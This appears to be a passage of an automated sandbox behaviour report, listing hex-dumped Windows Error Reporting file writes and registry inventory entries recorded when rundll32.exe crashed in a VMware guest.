C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 67 00 64 00 62 00 71 00 78 00 63 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.g.d.b.q.x.c.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 67 00 64 00 62 00 71 00 78 00 63 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.g.d.b.q.x.c.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 36 00 39 00 32 00 31 00 32 00 33 00 34 00 30 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.6.9.2.1.2.3.4.0.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.-.0.1.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.<./.F.l.a.g.s.>.	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 30 00 39 00 54 00 31 00 30 00 3a 00 35 00 33 00 3a 00 30 00 38 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.0.9.T.1.0.:.5.3.:.0.8.Z.".>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 36 00 35 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 34 00 35 00 37 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 31 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 31 00 32 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.".3.6.5.". .P.I.D.=.".4.5.7.6.". .U.p.t.i.m.e.M.S.=.".8.1.2.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t.i.o.n.M.S.=.".8.1.2.". .S.u.s.p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 31 00 34 00 38 00 30 00 37 00 37 00 36 00 2d 00 62 00 37 00 34 00 34 00 2d 00 34 00 64 00 33 00 36 00 2d 00 38 00 32 00 63 00 36 00 2d 00 34 00 63 00 65 00 61 00 66 00 36 00 66 00 61 00 65 00 66 00 38 00 63 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.1.1.4.8.0.7.7.6.-.b.7.4.4.-.4.d.3.6.-.8.2.c.6.-.4.c.e.a.f.6.f.a.e.f.8.c.<./.G.u.i.d.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 30 00 39 00 54 00 31 00 30 00 3a 00 35 00 33 00 3a 00 30 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.0.9.T.1.0.:.5.3.:.0.8.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7276.tmp.xml	unknown	4669	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_db99bffafeba5bc19edb8917aba4cdaba066d_82810a17_13ca7fe1\Report.wer	unknown	2	ff fe	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_db99bffafeba5bc19edb8917aba4cdaba066d_82810a17_13ca7fe1\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	179	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_db99bffafeba5bc19edb8917aba4cdaba066d_82810a17_13ca7fe1\Report.wer	unknown	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 32 00 39 00 33 00 39 00 31 00 38 00 33 00 36 00	M.e.t.a.d.a.t.a.H.a.s.h.=.2.9.3.9.1.8.8.3.6.	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe\ab97b57a	success or wait	1	6D4436BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6D441FB2	RegCreateKeyExW
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D4243D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe\ab97b57a	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe\ab97b57a	FileId	unicode	0000bcc5dc3222034d3f257f1fd35889e5be90f09b5f	success or wait	1	6D4436BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	LowerCaseLongPath	unicode	c:\windows\syswow64\rundll32.exe	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	LongPathHash	unicode	rundll32.exe|ab97b57a	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Name	unicode	rundll32.exe	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Publisher	unicode	microsoft corporation	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Version	unicode	10.0.17134.1 (winbuild.160101.0800)	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	BinFileVersion	unicode	10.0.17134.1	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	BinaryType	unicode	pe32_i386	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	ProductName	unicode	microsoft. windows. operating system	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	ProductVersion	unicode	10.0.17134.1	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	LinkDate	unicode	01/30/1986 11:42:44	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	BinProductVersion	unicode	10.0.17134.1	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Size	B	00 F2 00 00 00 00 00 00	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Language	dword	1033	success or wait	1	6D4436BF	unknown
\REGISTRY\A\{0f15e872-00d9-5b7f-a49f-edc32e567a13}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	IsPeFile	dword	1	success or wait	1	6D4436BF	unknown
